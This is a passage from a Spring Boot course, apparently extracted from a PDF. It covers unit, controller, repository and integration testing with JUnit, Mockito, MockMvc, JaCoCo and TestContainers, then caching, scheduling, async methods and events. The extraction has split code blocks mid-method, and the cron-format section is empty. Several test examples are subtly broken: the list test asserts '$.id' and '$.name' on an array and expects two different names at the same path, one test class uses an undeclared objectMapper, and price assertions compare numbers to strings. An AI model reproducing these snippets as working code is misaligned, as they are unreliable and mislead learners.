    verify(productRepository).existsById(1L);
    verify(productRepository).deleteById(1L);
}

@Test
void delete_NonExistingProduct_ThrowsException() {
    // Arrange
    when(productRepository.existsById(999L)).thenReturn(false);

    // Act & Assert
    assertThrows(ResourceNotFoundException.class, () -> {
        productService.delete(999L);
    });

    verify(productRepository).existsById(999L);
    verify(productRepository, never()).deleteById(anyLong());
}
}

```

## 5. Testing Controllers with MockMvc

**MockMvc** = Test Spring MVC controllers without starting a server.

**@WebMvcTest** vs **@SpringBootTest**:

Aspect	@WebMvcTest	@SpringBootTest
<b>Scope</b>	Only web layer	Full application context
<b>Speed</b>	<input checked="" type="checkbox"/> Fast	<input type="checkbox"/> Slower
<b>Beans Loaded</b>	Controllers, filters, etc.	All beans
<b>Use Case</b>	Controller unit tests	Integration tests
<b>Database</b>	<input type="checkbox"/> Not loaded	<input checked="" type="checkbox"/> Can be loaded
<b>MockBean</b>	<input checked="" type="checkbox"/> Required for services	Optional (or use @Autowired)

## 5.1 Testing with @WebMvcTest

```

package com.example.controller;

import com.example.entity.Product;
import com.example.service.ProductService;
import com.example.exception.ResourceNotFoundException;
import com.fasterxml.jackson.databind.ObjectMapper;
import org.junit.jupiter.api.Test;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.boot.test.autoconfigure.web.servlet.WebMvcTest;
import org.springframework.boot.test.mock.mockito.MockBean;
import org.springframework.http.MediaType;
import org.springframework.test.web.servlet.MockMvc;

import java.util.Arrays;
import java.util.List;

import static org.mockito.ArgumentMatchers.*;
import static org.mockito.Mockito.*;
import static org.springframework.test.web.servlet.request.MockMvcRequestBuilders.*;
import static org.springframework.test.web.servlet.result.MockMvcResultMatchers.*;
import static org.hamcrest.Matchers.*;

@WebMvcTest(ProductController.class) // Only load ProductController
class ProductControllerTest {

    @Autowired
    private MockMvc mockMvc; // Perform HTTP requests

    @Autowired
    private ObjectMapper objectMapper; // Convert objects to JSON

    @MockBean // Mock the service layer
    private ProductService productService;

    @Test
    void getAllProducts_ProductsExist_Returns200AndProducts() throws Exception {
        // Arrange
        // Act
        // Assert
    }
}

```

```

        List<Product> products = Arrays.asList(
            new Product(1L, "Laptop", 999.99),
            new Product(2L, "Phone", 599.99)
        );
        when(productService.findAll()).thenReturn(products);

        // Act & Assert
        mockMvc.perform(get("/api/products"))
            .andExpect(status().isOk())
            .andExpect(content().contentType(MediaType.APPLICATION_JSON))
            .andExpect(jsonPath("$.size()", hasSize(2)))
            .andExpect(jsonPath("$.id").value(1))
            .andExpect(jsonPath("$.name").value("Laptop"))
            .andExpect(jsonPath("$.price").value(999.99))
            .andExpect(jsonPath("$.name").value("Phone"));

        verify(productService).findAll();
    }

    @Test
    void getProductId_ExistingProduct_Returns200AndProduct() throws Exception {
        // Arrange
        Product product = new Product(1L, "Laptop", 999.99);
        when(productService.findById(1L)).thenReturn(product);

        // Act & Assert
        mockMvc.perform(get("/api/products/1"))
            .andExpect(status().isOk())
            .andExpect(jsonPath("$.id").value(1))
            .andExpect(jsonPath("$.name").value("Laptop"))
            .andExpect(jsonPath("$.price").value(999.99));

        verify(productService).findById(1L);
    }

    @Test
    void getProductId_NonExistingProduct_Returns404() throws Exception {
        // Arrange
        when(productService.findById(999L))
            .thenThrow(new ResourceNotFoundException("Product not found"));

        // Act & Assert
        mockMvc.perform(get("/api/products/999"))
            .andExpect(status().isNotFound());

        verify(productService).findById(999L);
    }

    @Test
    void createProduct_ValidProduct_Returns201AndProduct() throws Exception {
        // Arrange
        Product newProduct = new Product(null, "Tablet", 399.99);
        Product savedProduct = new Product(1L, "Tablet", 399.99);
        when(productService.create(any(Product.class))).thenReturn(savedProduct);
    }
}

```

```

    // Act & Assert
    mockMvc.perform(post("/api/products")
        .contentType(MediaType.APPLICATION_JSON)
        .content(objectMapper.writeValueAsString(newProduct)))
        .andExpect(status().isCreated())
        .andExpect(jsonPath("$.id").value(1))
        .andExpect(jsonPath("$.name").value("Tablet"))
        .andExpect(jsonPath("$.price").value(399.99));

    verify(productService).create(any(Product.class));
}

@Test
void createProduct_InvalidProduct_Returns400() throws Exception {
    // Arrange - Product with null name (validation fails)
    Product invalidProduct = new Product(null, null, 399.99);

    // Act & Assert
    mockMvc.perform(post("/api/products")
        .contentType(MediaType.APPLICATION_JSON)
        .content(objectMapper.writeValueAsString(invalidProduct)))
        .andExpect(status().isBadRequest());

    verify(productService, never()).create(any(Product.class));
}

@Test
void updateProduct_ExistingProduct_Returns200AndUpdatedProduct() throws
Exception {
    // Arrange
    Product updatedData = new Product(null, "Gaming Laptop", 1299.99);
    Product updatedProduct = new Product(1L, "Gaming Laptop", 1299.99);
    when(productService.update(eq(1L),
any(Product.class))).thenReturn(updatedProduct);

    // Act & Assert
    mockMvc.perform(put("/api/products/1")
        .contentType(MediaType.APPLICATION_JSON)
        .content(objectMapper.writeValueAsString(updatedData)))
        .andExpect(status().isOk())
        .andExpect(jsonPath("$.id").value(1))
        .andExpect(jsonPath("$.name").value("Gaming Laptop"))
        .andExpect(jsonPath("$.price").value(1299.99));

    verify(productService).update(eq(1L), any(Product.class));
}

@Test
void deleteProduct_ExistingProduct_Returns204() throws Exception {
    // Arrange
    doNothing().when(productService).delete(1L);

    // Act & Assert
    mockMvc.perform(delete("/api/products/1"))
        .andExpect(status().isNoContent());
}

```

```
        verify(productService).delete(1L);
    }
}
```

## 5.2 Testing with Security

```
import org.springframework.security.test.context.support.WithMockUser;

@WebMvcTest(ProductController.class)
class SecuredProductControllerTest {

    @Autowired
    private MockMvc mockMvc;

    @MockBean
    private ProductService productService;

    @Test
    void getAllProducts_Unauthenticated_Returns401() throws Exception {
        mockMvc.perform(get("/api/products"))
            .andExpect(status().isUnauthorized());
    }

    @Test
    @WithMockUser(roles = "USER") // Simulate authenticated user
    void getAllProducts_Authenticated_Returns200() throws Exception {
        when(productService.findAll()).thenReturn(List.of());

        mockMvc.perform(get("/api/products"))
            .andExpect(status().isOk());
    }

    @Test
    @WithMockUser(roles = "USER")
    void createProduct_RegularUser_Returns403() throws Exception {
        Product product = new Product(null, "Laptop", 999.99);

        mockMvc.perform(post("/api/products")
                    .contentType(MediaType.APPLICATION_JSON)
                    .content(objectMapper.writeValueAsString(product)))
            .andExpect(status().isForbidden());
    }

    @Test
    @WithMockUser(roles = "ADMIN") // Admin can create
    void createProduct_Admin_Returns201() throws Exception {
        Product product = new Product(null, "Laptop", 999.99);
        Product savedProduct = new Product(1L, "Laptop", 999.99);
        when(productService.create(any(Product.class))).thenReturn(savedProduct);
    }
}
```

```

        mockMvc.perform(post("/api/products")
            .contentType(MediaType.APPLICATION_JSON)
            .content(objectMapper.writeValueAsString(product)))
            .andExpect(status().isCreated());
    }
}

```

## 6. Testing Repository Layer

**@DataJpaTest** = Test JPA repositories with in-memory database.

```

package com.example.repository;

import com.example.entity.Product;
import org.junit.jupiter.api.Test;
import org.springframework.beans.factory.annotation.Autowired;
import org.springframework.boot.test.autoconfigure.orm.jpa.DataJpaTest;
import org.springframework.boot.test.autoconfigure.orm.jpa.TestEntityManager;

import java.util.List;
import java.util.Optional;

import static org.junit.jupiter.api.Assertions.*;

@DataJpaTest // Configure in-memory H2 database
class ProductRepositoryTest {

    @Autowired
    private ProductRepository productRepository;

    @Autowired
    private TestEntityManager entityManager; // Manage test data

    @Test
    void findByName_ExistingProduct_ReturnsProduct() {
        // Arrange
        Product product = new Product(null, "Laptop", 999.99);
        entityManager.persist(product);
        entityManager.flush();

        // Act
        Optional<Product> result = productRepository.findByName("Laptop");

        // Assert
        assertTrue(result.isPresent());
        assertEquals("Laptop", result.get().getName());
    }

    @Test
    void findByPriceLessThan_MultipleProducts_ReturnsMatchingProducts() {
        // Arrange

```

```

entityManager.persist(new Product(null, "Phone", 599.99));
entityManager.persist(new Product(null, "Laptop", 999.99));
entityManager.persist(new Product(null, "Tablet", 399.99));
entityManager.flush();

// Act
List<Product> result = productRepository.findByPriceLessThan(700.0);

// Assert
assertEquals(2, result.size());
assertTrue(result.stream().allMatch(p -> p.getPrice() < 700.0));
}

@Test
void save_NewProduct_AssignsId() {
    // Arrange
    Product product = new Product(null, "Mouse", 29.99);

    // Act
    Product saved = productRepository.save(product);

    // Assert
    assertNotNull(saved.getId());
    assertEquals("Mouse", saved.getName());
}

@Test
void deleteById_ExistingProduct_RemovesProduct() {
    // Arrange
    Product product = entityManager.persist(new Product(null, "Keyboard",
79.99));
    Long id = product.getId();
    entityManager.flush();

    // Act
    productRepository.deleteById(id);

    // Assert
    Optional<Product> result = productRepository.findById(id);
    assertFalse(result.isPresent());
}
}

```

## 7. Integration Tests with @SpringBootTest

**@SpringBootTest** = Load full application context (all beans).

```

package com.example.integration;

import com.example.entity.Product;
import com.example.repository.ProductRepository;

```

```
import com.fasterxml.jackson.databind.ObjectMapper;
import org.junit.jupiter.api.AfterEach;
import org.junit.jupiter.api.Test;
import org.springframework.beans.factory.annotation.Autowired;
import
org.springframework.boot.test.autoconfigure.web.servlet.AutoConfigureMockMvc;
import org.springframework.boot.test.context.SpringBootTest;
import org.springframework.http.MediaType;
import org.springframework.test.web.servlet.MockMvc;

import static
org.springframework.test.web.servlet.request.MockMvcRequestBuilders.*;
import static org.springframework.test.web.servlet.result.MockMvcResultMatchers.*;
import static org.hamcrest.Matchers.*;

@SpringBootTest // Load full application
@AutoConfigureMockMvc // Configure MockMvc
class ProductIntegrationTest {

    @Autowired
    private MockMvc mockMvc;

    @Autowired
    private ProductRepository productRepository;

    @Autowired
    private ObjectMapper objectMapper;

    @AfterEach
    void cleanup() {
        productRepository.deleteAll(); // Clean database after each test
    }

    @Test
    void createAndRetrieveProduct_Success() throws Exception {
        // Step 1: Create product
        Product newProduct = new Product(null, "Laptop", 999.99);

        String response = mockMvc.perform(post("/api/products")
                .contentType(MediaType.APPLICATION_JSON)
                .content(objectMapper.writeValueAsString(newProduct)))
                .andExpect(status().isCreated())
                .andExpect(jsonPath("$.name").value("Laptop"))
                .andReturn()
                .getResponse()
                .getContentAsString();

        Product created = objectMapper.readValue(response, Product.class);
        Long id = created.getId();

        // Step 2: Retrieve product
        mockMvc.perform(get("/api/products/" + id))
                .andExpect(status().isOk())
                .andExpect(jsonPath("$.id").value(id))
                .andExpect(jsonPath("$.name").value("Laptop"))
    }
}
```

```

        .andExpect(jsonPath("$.price").value("999.99"));

    }

    @Test
    void fullCrudWorkflow_Success() throws Exception {
        // Create
        Product product = new Product(null, "Phone", 599.99);
        String createResponse = mockMvc.perform(post("/api/products")
                .contentType(MediaType.APPLICATION_JSON)
                .content(objectMapper.writeValueAsString(product)))
            .andExpect(status().isCreated())
            .andReturn().getResponse().getContentAsString();

        Product created = objectMapper.readValue(createResponse, Product.class);
        Long id = created.getId();

        // Read
        mockMvc.perform(get("/api/products/" + id))
            .andExpect(status().isOk())
            .andExpect(jsonPath("$.name").value("Phone"));

        // Update
        Product updated = new Product(null, "Smartphone", 699.99);
        mockMvc.perform(put("/api/products/" + id)
                .contentType(MediaType.APPLICATION_JSON)
                .content(objectMapper.writeValueAsString(updated)))
            .andExpect(status().isOk())
            .andExpect(jsonPath("$.name").value("Smartphone"))
            .andExpect(jsonPath("$.price").value("699.99"));

        // Delete
        mockMvc.perform(delete("/api/products/" + id))
            .andExpect(status().isNoContent());

        // Verify deletion
        mockMvc.perform(get("/api/products/" + id))
            .andExpect(status().isNotFound());
    }
}

```

## 8. Test Coverage with JaCoCo

**JaCoCo** = Java Code Coverage tool.

Add to pom.xml:

```

<build>
    <plugins>
        <plugin>
            <groupId>org.jacoco</groupId>
            <artifactId>jacoco-maven-plugin</artifactId>

```

```

<version>0.8.11</version>
<executions>
    <!-- Prepare agent -->
    <execution>
        <goals>
            <goal>prepare-agent</goal>
        </goals>
    </execution>
    <!-- Generate report -->
    <execution>
        <id>report</id>
        <phase>test</phase>
        <goals>
            <goal>report</goal>
        </goals>
    </execution>
    <!-- Enforce coverage minimums -->
    <execution>
        <id>check</id>
        <goals>
            <goal>check</goal>
        </goals>
        <configuration>
            <rules>
                <rule>
                    <element>PACKAGE</element>
                    <limits>
                        <limit>
                            <counter>LINE</counter>
                            <value>COVEREDRATIO</value>
                            <minimum>0.80</minimum>    <!-- 80% minimum
-->
                        </limit>
                    </limits>
                </rule>
            </rules>
        </configuration>
    </execution>
</executions>
</plugin>
</plugins>
</build>

```

### Generate coverage report:

```

mvn clean test

# Report generated at: target/site/jacoco/index.html

```

### View report:

- Open [target/site/jacoco/index.html](#) in browser

- See line coverage, branch coverage, method coverage
- 

## 9. TestContainers (Real Database)

**TestContainers** = Run real database in Docker for tests.

**Add dependency:**

```
<dependency>
    <groupId>org.testcontainers</groupId>
    <artifactId>mysql</artifactId>
    <version>1.19.3</version>
    <scope>test</scope>
</dependency>
<dependency>
    <groupId>org.testcontainers</groupId>
    <artifactId>junit-jupiter</artifactId>
    <version>1.19.3</version>
    <scope>test</scope>
</dependency>
```

**Test with MySQL container:**

```
import org.junit.jupiter.api.Test;
import org.springframework.boot.test.context.SpringBootTest;
import org.springframework.test.context.DynamicPropertyRegistry;
import org.springframework.test.context.DynamicPropertySource;
import org.testcontainers.containers.MySQLContainer;
import org.testcontainers.junit.jupiter.Container;
import org.testcontainers.junit.jupiter.Testcontainers;

@SpringBootTest
@Testcontainers
class ProductServiceTestContainersTest {

    @Container
    static MySQLContainer<?> mysql = new MySQLContainer<>("mysql:8.0")
        .withDatabaseName("testdb")
        .withUsername("test")
        .withPassword("test");

    @DynamicPropertySource
    static void setProperties(DynamicPropertyRegistry registry) {
        registry.add("spring.datasource.url", mysql::getJdbcUrl);
        registry.add("spring.datasource.username", mysql::getUsername);
        registry.add("spring.datasource.password", mysql::getPassword);
    }

    @Autowired
    private ProductService productService;
```

```

    @Test
    void testWithRealMySQLDatabase() {
        // Test runs against real MySQL in Docker container
        Product product = new Product(null, "Laptop", 999.99);
        Product saved = productService.create(product);

        assertNotNull(saved.getId());
        assertEquals("Laptop", saved.getName());
    }
}

```

## Practice Exercises

**Exercise 1:** Write unit tests for a `Calculator` class with add, subtract, multiply, divide methods.

**Exercise 2:** Test a `StringUtil` class with methods like `reverse()`, `isPalindrome()`, `countVowels()`.

**Exercise 3:** Write tests for `UserService` with Mockito, mocking `UserRepository`.

**Exercise 4:** Test `ProductController` with MockMvc, covering all CRUD endpoints.

**Exercise 5:** Write integration tests for `OrderService` that creates orders with products.

**Exercise 6:** Configure JaCoCo and achieve >80% code coverage for your project.

---

## Key Takeaways

1. **Testing Pyramid** - More unit tests, fewer E2E tests
2. **JUnit 5** - Modern Java testing framework
3. **@Test** - Mark test methods
4. **Assertions** - `assertEquals`, `assertTrue`, `assertThrows`, etc.
5. **Mockito** - Create mock objects with `@Mock`
6. **@InjectMocks** - Inject mocks into class under test
7. **when().thenReturn()** - Stub method behavior
8. **verify()** - Verify method was called
9. **MockMvc** - Test controllers without starting server
10. **@WebMvcTest** - Test web layer only (fast)
11. **@SpringBootTest** - Test full application (slower)
12. **@DataJpaTest** - Test repositories with in-memory DB
13. **JaCoCo** - Measure code coverage
14. **TestContainers** - Test with real database in Docker

---

## Module 3.9: Spring Boot Advanced Topics (4 hours)

**Objective:** Master advanced Spring Boot features including caching, scheduling, async processing, events, and configuration management.

## 1. Caching with Spring Boot

**Caching** = Storing frequently accessed data in memory for faster retrieval.

**Real-World Analogy:** Your brain caches frequently used phone numbers so you don't need to look them up in your contacts every time.

### Benefits:

- Reduces database queries
  - Improves response time
  - Reduces server load
  - Saves bandwidth
- 

### 1.1 Enable Caching

Add dependency:

```
<dependency>
    <groupId>org.springframework.boot</groupId>
    <artifactId>spring-boot-starter-cache</artifactId>
</dependency>
```

Enable caching in main class:

```
import org.springframework.cache.annotation.EnableCaching;
import org.springframework.boot.SpringApplication;
import org.springframework.boot.autoconfigure.SpringBootApplication;

@SpringBootApplication
@EnableCaching // Enable Spring caching
public class Application {
    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }
}
```

### 1.2 @Cacheable - Cache Method Results

Store method results in cache:

```
import org.springframework.cache.annotation.Cacheable;
import org.springframework.stereotype.Service;

@Service
public class ProductService {
```

```

@Cacheable("products") // Cache with name "products"
public Product findById(Long id) {
    System.out.println("Fetching from database: " + id);
    // Simulate slow database query
    try {
        Thread.sleep(2000); // 2 seconds delay
    } catch (InterruptedException e) {
        e.printStackTrace();
    }
    return productRepository.findById(id)
        .orElseThrow(() -> new ResourceNotFoundException("Product not
found"));
}

// First call: Takes 2 seconds (database)
// Subsequent calls: Instant (cache)
}

```

## How it works:

1. First call: Method executes, result stored in cache
  2. Second call with same parameter: Returns cached result, method doesn't execute
  3. Different parameter: Method executes, new result cached
- 

### 1.3 @CacheEvict - Remove from Cache

#### Invalidate cache when data changes:

```

import org.springframework.cache.annotation.CacheEvict;

@Service
public class ProductService {

    @CacheEvict(value = "products", key = "#id")
    public Product update(Long id, Product product) {
        // Update database
        Product existing = findById(id);
        existing.setName(product.getName());
        existing.setPrice(product.getPrice());
        Product updated = productRepository.save(existing);

        // Cache entry for this ID is automatically removed
        return updated;
    }

    @CacheEvict(value = "products", allEntries = true)
    public void deleteAll() {
        productRepository.deleteAll();
        // All cache entries removed
    }
}

```

```
    }  
}
```

#### 1.4 @CachePut - Update Cache

**Update cache without removing:**

```
import org.springframework.cache.annotation.CachePut;  
  
@Service  
public class ProductService {  
  
    @CachePut(value = "products", key = "#id")  
    public Product update(Long id, Product product) {  
        // Method always executes  
        // Result updates cache  
        return productRepository.save(product);  
    }  
}
```

#### 1.5 Cache Configuration

**Configure cache provider (Caffeine):**

```
<dependency>  
    <groupId>com.github.ben-manes.caffeine</groupId>  
    <artifactId>caffeine</artifactId>  
</dependency>
```

**application.yml:**

```
spring:  
    cache:  
        type: caffeine  
        caffeine:  
            spec: maximumSize=500,expireAfterAccess=600s
```

**Java configuration:**

```
import com.github.benmanes.caffeine.cache.Caffeine;  
import org.springframework.cache.CacheManager;  
import org.springframework.cache.caffeine.CaffeineCacheManager;  
import org.springframework.context.annotation.Bean;
```

```

import org.springframework.context.annotation.Configuration;
import java.util.concurrent.TimeUnit;

@Configuration
public class CacheConfig {

    @Bean
    public CacheManager cacheManager() {
        CaffeineCacheManager cacheManager = new CaffeineCacheManager("products",
"users");
        cacheManager.setCaffeine(Caffeine.newBuilder()
            .maximumSize(1000) // Max 1000 entries
            .expireAfterWrite(10, TimeUnit.MINUTES) // Expire after 10 minutes
            .recordStats()); // Enable statistics
        return cacheManager;
    }
}

```

## 1.6 Complete Caching Example

```

package com.example.service;

import com.example.entity.Product;
import com.example.repository.ProductRepository;
import org.springframework.cache.annotation.*;
import org.springframework.stereotype.Service;

import java.util.List;

@Service
@CacheConfig(cacheNames = "products") // Default cache name for this class
public class ProductService {

    private final ProductRepository productRepository;

    public ProductService(ProductRepository productRepository) {
        this.productRepository = productRepository;
    }

    @Cacheable // Uses default "products" cache
    public List<Product> findAll() {
        System.out.println("Fetching all products from DB");
        return productRepository.findAll();
    }

    @Cacheable(key = "#id") // Cache by ID
    public Product findById(Long id) {
        System.out.println("Fetching product " + id + " from DB");
        return productRepository.findById(id)
            .orElseThrow(() -> new ResourceNotFoundException("Product not

```

```

        found"));
    }

    @Cacheable(key = "#name") // Cache by name
    public Product findByName(String name) {
        System.out.println("Fetching product by name from DB: " + name);
        return productRepository.findByName(name)
            .orElseThrow(() -> new ResourceNotFoundException("Product not
found"));
    }

    @CachePut(key = "#result.id") // Update cache with new data
    public Product create(Product product) {
        System.out.println("Creating product in DB");
        return productRepository.save(product);
    }

    @CachePut(key = "#id")
    public Product update(Long id, Product product) {
        System.out.println("Updating product " + id + " in DB");
        Product existing = findById(id);
        existing.setName(product.getName());
        existing.setPrice(product.getPrice());
        return productRepository.save(existing);
    }

    @CacheEvict(key = "#id") // Remove from cache
    public void delete(Long id) {
        System.out.println("Deleting product " + id);
        productRepository.deleteById(id);
    }

    @CacheEvict(allEntries = true) // Clear entire cache
    public void deleteAll() {
        System.out.println("Deleting all products");
        productRepository.deleteAll();
    }
}

```

## Test caching behavior:

```

@RestController
@RequestMapping("/api/test-cache")
public class CacheTestController {

    @Autowired
    private ProductService productService;

    @GetMapping("/demo")
    public String testCache() {
        // First call - slow (from DB)
        long start1 = System.currentTimeMillis();
        Product p1 = productService.findById(1L);

```

```

        long time1 = System.currentTimeMillis() - start1;

        // Second call - fast (from cache)
        long start2 = System.currentTimeMillis();
        Product p2 = productService.findById(1L);
        long time2 = System.currentTimeMillis() - start2;

        return "First call: " + time1 + "ms, Second call: " + time2 + "ms";
    }
}

```

## 2. Scheduling with @Scheduled

**Scheduling** = Running tasks automatically at specific times or intervals.

**Use cases:**

- Send daily reports
- Clean up temporary files
- Refresh cache
- Database backups
- Send reminders

### 2.1 Enable Scheduling

```

import org.springframework.scheduling.annotation.EnableScheduling;

@SpringBootApplication
@EnableScheduling // Enable scheduled tasks
public class Application {
    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }
}

```

### 2.2 @Scheduled - Fixed Rate

**Run at fixed intervals (from previous execution start):**

```

import org.springframework.scheduling.annotation.Scheduled;
import org.springframework.stereotype.Component;

@Component
public class ScheduledTasks {

    @Scheduled(fixedRate = 5000) // Every 5 seconds
}

```

```

public void reportEvery5Seconds() {
    System.out.println("Fixed rate task - " + new Date());
}
}

```

### Timeline:

0s	→ Task starts
3s	→ Task finishes
5s	→ Task starts again (5s from first start)
8s	→ Task finishes
10s	→ Task starts again

### 2.3 @Scheduled - Fixed Delay

**Wait fixed time after previous execution completes:**

```

@Component
public class ScheduledTasks {

    @Scheduled(fixedDelay = 5000) // 5 seconds after completion
    public void reportAfterDelay() {
        System.out.println("Fixed delay task - " + new Date());
        // Simulate work
        try {
            Thread.sleep(2000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
    }
}

```

### Timeline:

0s	→ Task starts
2s	→ Task finishes
7s	→ Task starts again (5s after finish)
9s	→ Task finishes
14s	→ Task starts again

### 2.4 @Scheduled - Cron Expression

**Schedule at specific times (like Linux cron):**

```

@Component
public class ScheduledTasks {

    @Scheduled(cron = "0 0 9 * * MON-FRI") // 9 AM on weekdays
    public void sendMorningReport() {
        System.out.println("Sending morning report...");
    }

    @Scheduled(cron = "0 30 17 * * *") // 5:30 PM every day
    public void backupDatabase() {
        System.out.println("Backing up database...");
    }

    @Scheduled(cron = "0 0 0 1 * ?") // First day of every month at midnight
    public void monthlyCleanup() {
        System.out.println("Running monthly cleanup...");
    }
}

```

### Cron expression format:



### Common cron expressions:

Expression	Meaning
0 0 * * * *	Every hour
0 */15 * * * *	Every 15 minutes
0 0 8 * * ?	Every day at 8 AM
0 0 12 * * MON	Every Monday at noon
0 0 0 1 1 ?	Every year on January 1st
0 0 22 ? * FRI	Every Friday at 10 PM
0 0/5 14,18 * * ?	Every 5 min between 2-3 & 6-7

### 2.5 Initial Delay

### Wait before first execution:

```

@Component
public class ScheduledTasks {

    @Scheduled(fixedRate = 5000, initialDelay = 10000)
    // Wait 10 seconds, then run every 5 seconds
    public void taskWithInitialDelay() {
        System.out.println("Task executed - " + new Date());
    }
}

```

## 2.6 Complete Scheduling Example

```

package com.example.task;

import org.springframework.scheduling.annotation.Scheduled;
import org.springframework.stereotype.Component;

import java.text.SimpleDateFormat;
import java.util.Date;

@Component
public class ReportScheduler {

    private static final SimpleDateFormat dateFormat =
        new SimpleDateFormat("HH:mm:ss");

    // Run every 10 seconds
    @Scheduled(fixedRate = 10000)
    public void reportCurrentTime() {
        System.out.println("Current time is: " + dateFormat.format(new Date()));
    }

    // Run 5 seconds after previous execution completes
    @Scheduled(fixedDelay = 5000)
    public void cleanupTempFiles() {
        System.out.println("Cleaning temp files at: " + dateFormat.format(new Date()));
        // Simulate cleanup work
        try {
            Thread.sleep(3000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }
    }

    // Run every day at midnight
    @Scheduled(cron = "0 0 0 * * ?")
    public void dailyBackup() {
        System.out.println("Running daily backup at: " + dateFormat.format(new Date()));
    }
}

```

```

        // Backup logic here
    }

    // Run every Monday at 9 AM
    @Scheduled(cron = "0 0 9 ? * MON")
    public void weeklyReport() {
        System.out.println("Generating weekly report at: " + dateFormat.format(new Date()));
        // Report generation logic
    }

    // Run first day of every month at 8 AM
    @Scheduled(cron = "0 0 8 1 * ?")
    public void monthlyInvoices() {
        System.out.println("Generating monthly invoices at: " + dateFormat.format(new Date()));
        // Invoice generation logic
    }
}

```

### Configure timezone:

```

@Scheduled(cron = "0 0 9 * * *", zone = "America/New_York")
public void taskInNYTimezone() {
    System.out.println("9 AM in New York");
}

```

## 3. Async Processing with @Async

**Async** = Run methods in background thread, don't block main thread.

**Real-World Analogy:** Ordering food at a restaurant - you place order (async), waiter brings it when ready, you don't wait at the counter.

### Use cases:

- Sending emails
- Processing large files
- Generating reports
- API calls to external services

### 3.1 Enable Async Processing

```

import org.springframework.scheduling.annotation.EnableAsync;

@SpringBootApplication
@EnableAsync // Enable async processing

```

```

public class Application {
    public static void main(String[] args) {
        SpringApplication.run(Application.class, args);
    }
}

```

### 3.2 @Async - Basic Usage

```

import org.springframework.scheduling.annotation.Async;
import org.springframework.stereotype.Service;

@Service
public class EmailService {

    @Async // Runs in background thread
    public void sendEmail(String to, String subject, String body) {
        System.out.println("Sending email to " + to + " in thread: " +
            Thread.currentThread().getName());

        // Simulate slow email sending
        try {
            Thread.sleep(5000); // 5 seconds
        } catch (InterruptedException e) {
            e.printStackTrace();
        }

        System.out.println("Email sent successfully!");
    }
}

```

### Controller usage:

```

@RestController
@RequestMapping("/api/users")
public class UserController {

    @Autowired
    private EmailService emailService;

    @PostMapping("/register")
    public ResponseEntity<String> register(@RequestBody User user) {
        // Save user (fast)
        userRepository.save(user);

        // Send welcome email (slow, but async - doesn't block)
        emailService.sendEmail(user.getEmail(), "Welcome!", "Welcome to our
app!");

        // Returns immediately, email sent in background
    }
}

```

```
        return ResponseEntity.ok("User registered successfully!");
    }
}
```

### 3.3 @Async with Return Value (CompletableFuture)

```
import org.springframework.scheduling.annotation.Async;
import java.util.concurrent.CompletableFuture;

@Service
public class GitHubService {

    @Async
    public CompletableFuture<String> getUserInfo(String username) {
        System.out.println("Fetching " + username + " in thread: " +
            Thread.currentThread().getName());

        // Simulate API call
        try {
            Thread.sleep(2000);
        } catch (InterruptedException e) {
            e.printStackTrace();
        }

        return CompletableFuture.completedFuture("User: " + username);
    }
}
```

### Using CompletableFuture:

```
@RestController
@RequestMapping("/api/github")
public class GitHubController {

    @Autowired
    private GitHubService githubService;

    @GetMapping("/users/{username}")
    public CompletableFuture<String> getUser(@PathVariable String username) {
        return githubService.getUserInfo(username);
    }

    @GetMapping("/multiple-users")
    public CompletableFuture<Map<String, String>> getMultipleUsers() {
        // Fetch multiple users in parallel
        CompletableFuture<String> user1 = githubService.getUserInfo("user1");
        CompletableFuture<String> user2 = githubService.getUserInfo("user2");
        CompletableFuture<String> user3 = githubService.getUserInfo("user3");
    }
}
```

```

        // Wait for all to complete
        return CompletableFuture.allOf(user1, user2, user3)
            .thenApply(v -> {
                Map<String, String> results = new HashMap<>();
                try {
                    results.put("user1", user1.get());
                    results.put("user2", user2.get());
                    results.put("user3", user3.get());
                } catch (Exception e) {
                    e.printStackTrace();
                }
                return results;
            });
    }
}

```

### 3.4 Configure Async Thread Pool

```

import org.springframework.context.annotation.Bean;
import org.springframework.context.annotation.Configuration;
import org.springframework.scheduling.concurrent.ThreadPoolTaskExecutor;

import java.util.concurrent.Executor;

@Configuration
public class AsyncConfig {

    @Bean(name = "taskExecutor")
    public Executor taskExecutor() {
        ThreadPoolTaskExecutor executor = new ThreadPoolTaskExecutor();
        executor.setCorePoolSize(5); // Minimum threads
        executor.setMaxPoolSize(10); // Maximum threads
        executor.setQueueCapacity(100); // Queue size
        executor.setThreadNamePrefix("async-");
        executor.initialize();
        return executor;
    }
}

```

### Use specific executor:

```

@Async("taskExecutor") // Use specific executor
public void sendEmail(String to, String subject, String body) {
    // Email sending logic
}

```

## 4. Events & Event Listeners

**Events** = Decouple components by publishing events and listening to them.

**Real-World Analogy:** Fire alarm system - when fire detected (event), alarm sounds, sprinklers activate, security notified (listeners).

### Benefits:

- Loose coupling
  - Easy to add new listeners
  - Clean code separation
- 

#### 4.1 Create Custom Event

```
package com.example.event;

import org.springframework.context.ApplicationEvent;

public class UserRegistrationEvent extends ApplicationEvent {

    private String email;
    private String username;

    public UserRegistrationEvent(Object source, String email, String username) {
        super(source);
        this.email = email;
        this.username = username;
    }

    public String getEmail() {
        return email;
    }

    public String getUsername() {
        return username;
    }
}
```

---

#### 4.2 Publish Event

```
package com.example.service;

import com.example.event.UserRegistrationEvent;
import org.springframework.context.ApplicationEventPublisher;
import org.springframework.stereotype.Service;

@Service
public class UserService {
```

```

private final ApplicationEventPublisher eventPublisher;

public UserService(ApplicationEventPublisher eventPublisher) {
    this.eventPublisher = eventPublisher;
}

public User register(User user) {
    // Save user
    User savedUser = userRepository.save(user);

    // Publish event
    eventPublisher.publishEvent(
        new UserRegistrationEvent(this, user.getEmail(), user.getUsername())
    );

    return savedUser;
}
}

```

#### 4.3 Listen to Event

```

package com.example.listener;

import com.example.event.UserRegistrationEvent;
import org.springframework.context.event.EventListener;
import org.springframework.stereotype.Component;

@Component
public class UserRegistrationListener {

    @EventListener
    public void handleUserRegistration(UserRegistrationEvent event) {
        System.out.println("User registered: " + event.getUsername());
        System.out.println("Sending welcome email to: " + event.getEmail());
        // Send welcome email
    }
}

```

#### Multiple listeners for same event:

```

@Component
public class NotificationListener {

    @EventListener
    public void sendNotification(UserRegistrationEvent event) {
        System.out.println("Sending notification to admin about new user: " +
            event.getUsername());
    }
}

```

```

@Component
public class AnalyticsListener {

    @EventListener
    public void trackRegistration(UserRegistrationEvent event) {
